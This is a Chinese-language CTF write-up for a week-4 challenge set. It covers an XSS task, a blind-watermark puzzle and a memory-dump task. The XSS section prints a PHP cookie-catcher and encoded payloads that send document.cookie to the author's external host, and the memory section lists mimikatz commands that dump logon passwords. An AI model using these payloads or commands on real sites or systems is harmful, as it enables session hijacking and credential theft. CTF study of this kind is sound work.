week4 writeup

> kevin

web

HappyXss

这道xss好像把常见的标签都过滤了，而且似乎它会把所有双引号替换成"Happy!"，常规的绕过是不管用了，一开始尝试了`<input onfocus=eval(Stirng.fromCharCode(...ascii码..)) /autofocus>`

其中ascii码替换成xss平台打cookie的语句，然后拿不到cookie，问了下mki学长，他说这个payload会被拦截，后来在控制台发现有csp，过滤了外部js，然后就老老实实在vps上写了段php接cookie

```
<?php
    @ini_set('display_errors',1);
    $str = $_GET['cookie'];
    $filePath = "cookie.txt";

    if(is_writable($filePath)==false){
         echo "can't write";
    }else{
          $handler = fopen($filePath, "a");
          fwrite($handler, $str);
          fclose($handler);
    }
?>
```

然后把ascii那段换成`window.open('http://kev1n.club/xss.php?cookie='+document.cookie)`对应的asci码值就可以打cookie了

完整payload：`<input onfocus=eval(Stirng.fromCharCode(119,105,110,100,111,119,46,111,112,101,110,40,39,104,116,116,112,58,47,47,107,101,118,49,110,46,99,108,117,98,58,56,48,56,49,47,101,109,109,46,112,104,112,63,106,111,107,101,61,39,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41)) /autofocus>`

flag: hgame{Xss_1s_Re@llY_Haaaaaappy!!!}


做完以后试了下iframe标签，发现iframe标签没有被过滤，所以也可以构造payload：`<iframe src=javascript:eval(Stirng.fromCharCode(119,105,110,100,111,119,46,111,112,101,110,40,39,104,116,116,112,58,47,47,107,101,118,49,110,46,99,108,117,98,58,56,48,56,49,47,101,109,109,46,112,104,112,63,106,111,107,101,61,39,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41))></iframe>`这样也可以打cookie，好吧。。应该这个差不多才是预期解，刚好留了src属性和iframe标签没有过滤。最后，xss happy!

misc

暗藏玄机

拿到两张一样的图片，猜测盲水印，跑一下github上的脚本

使用命令`python2 bwm.py decode 1.png 2.png flag.png`得到flag



warmup

跑一下file命令跑出是dump文件，内存分析题

打开minikatz，用下面两行命令

```
sekurlsa::minidump 1.gif
sekurlsa::logonPasswords full
```

跑出密码LOSER，sha256加密一下，flag：
hgame{dd6dffcd56b77597157ac6c1beb514aa4c59d033098f806d88df89245824d3f5}

ps:打完一个寒假的比赛，自己菜的彻头彻尾，还是要滚去学习，正式赛除了签到题一定做出一道Web